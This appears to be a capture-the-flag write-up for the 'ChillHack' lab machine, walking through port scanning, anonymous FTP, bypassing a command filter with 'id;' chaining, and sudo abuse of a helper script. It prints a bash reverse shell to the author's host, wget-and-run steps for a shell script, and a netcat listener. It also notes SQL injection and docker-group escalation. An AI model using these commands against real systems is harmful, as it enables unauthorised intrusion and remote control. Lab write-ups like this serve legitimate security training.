ChillHack

Enumaration

# Anonymous access to ftp server allowed
# It says that a functionality on webs server is using filtering to filter arbitrary commands FTP:21
#We have a /secret directory on webserver and it has command execution functionality
# It filters out dangerous commands but i figured it out by hit and try
#It was not filtering id command so i used id command and then terminated it by semicolon and after that any command isnt filtered
# id;cd /tmp;ls -la
# Then i transfered a reverse shell and made it executable on tmp direcotry and then executed it to get a shell back www-data shell


Nmap

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-01 11:09 EDT
Nmap scan report for 10.10.182.82
Host is up (0.46s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.30.255
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:f9:5d:b9:18:d0:b2:3a:82:2d:6e:76:8c:c2:01:44 (RSA)
|   256 1b:cf:3a:49:8b:1b:20:b0:2c:6a:a5:51:a8:8f:1e:62 (ECDSA)
|_  256 30:05:cc:52:c6:6f:65:04:86:0f:72:41:c8:a4:39:cf (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Game Info
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   205.66 ms 10.4.0.1
2   ... 3
4   461.51 ms 10.10.182.82

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.62 seconds
```

FTP:21


# Anonymous Connection allowed

# Found a note on ftp server



```
└─# ftp $ip
Connected to 10.10.182.82.
220 (vsFTPd 3.0.3)
Name (10.10.182.82:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> clear
?Invalid command
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        115          4096 Oct 03  2020 .
drwxr-xr-x    2 0        115          4096 Oct 03  2020 ..
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> get  note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (90 bytes).
226 Transfer complete.
90 bytes received in 0.00 secs (360.2075 kB/s)
```

# NOte



```
└─# cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
```


SSH:22

HTTP:80

www-data shell

Gobuster

# We have following directories




```
===============================================================
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310] [--> http://10.10.182.82/css/]
/fonts                (Status: 301) [Size: 312] [--> http://10.10.182.82/fonts/]
/images               (Status: 301) [Size: 313] [--> http://10.10.182.82/images/]
/index.html           (Status: 200) [Size: 35184]
/js                   (Status: 301) [Size: 309] [--> http://10.10.182.82/js/]
/secret               (Status: 301) [Size: 313] [--> http://10.10.182.82/secret/]
/server-status        (Status: 403) [Size: 277]

===============================================================
```

Exploitation

www-data shell

# We have a command execution functionlity but it was filtering out malicious commands.
# We bypassed it by using id command which it wasnt filteringa and then using semicolon for rest of our commands



```
id;cd /tmp;bash bashreverse.sh
```


```
uid=33(www-data) gid=33(www-data) groups=33(www-data) sh -i >& /dev/tcp/10.4.30.255/6969 0>&1
```

# We cd into tmp directory and then wget a bash reverse shell hosted on our server

# This is how I executed the shell

```
id;cd /tmp;wget http://IP/bashreverse.sh
id;cd /tmp;chmod 777 bashreverse.sh
id;cd /tmp;bash bashreverse.sh
```

# We get a low priv shell




```
└─# nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.4.30.255] from (UNKNOWN) [10.10.182.82] 53692
sh: 0: can't access tty; job control turned off
$ 
```

PostExploitation

# FIrst I stablize my shell by using python3
# We now do horizontal privesc from www-data to a proper user Horizontal Privesc
# After getting shell as user i added my ssh keys in his authoried key and got a good ssh shell
# Now we have an internal service on 3306 and 9001
# Mysql access fails but we port forward the 9001 port Port Forward
# Now we exploited the internal service for further pivoting Internal webserver
# After exploiting this server we got ssh password of user anurodh
# We login as anurodh and then we see that we are part of docker group
# We exploit docker service and get root Rooted

Horizontal Privesc

# I can run sudo -l as user www-data and can run a script as apaar user to so we can enhance some of our privelegs




```
www-data@ubuntu:/home/apaar$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
```

# We dont have write access to the file itself but it asks inut when script runs

# As script is being runned by user apaar i tried placing revshell code when asked for input but didnt worked

# I gave bash -i which is interactive shell and we get a shell as user apaar




```
echo "Welcome to helpdesk. Feel free to talk to anyone at any
echo

read -p "Enter the person whom you want to talk with: " perso

read -p "Hello user! I am $person,  Please enter your message

$msg 2>/dev/null

echo "Thank you for your precious time!"
www-data@ubuntu:/home/apaar$ sudo -u apaar /home/apaar/.helpl
sudo -u apaar /home/apaar/.helpline.sh

Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with: bash -i
bash -i
Hello user! I am bash -i,  Please enter your message: bash -i
bash -i
id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
```

#

Port Forward

# Internal services




```
apaar@ubuntu:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:9001          0.0.0.0:*               LISTEN
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 ip-10-10-182-82.e:53604 ip-10-4-30-255.eu-:6060 CLOSE_WAIT
```

# We now do local port forwarding to our local machine

#

Internal webserver

# That service is a login portal so we gonna enumurate that



127.0.0.1:7777

Customer Portal


Log In

Username

Password

# We try default credentials but they dont work

# Sql injection for login bypass get us in



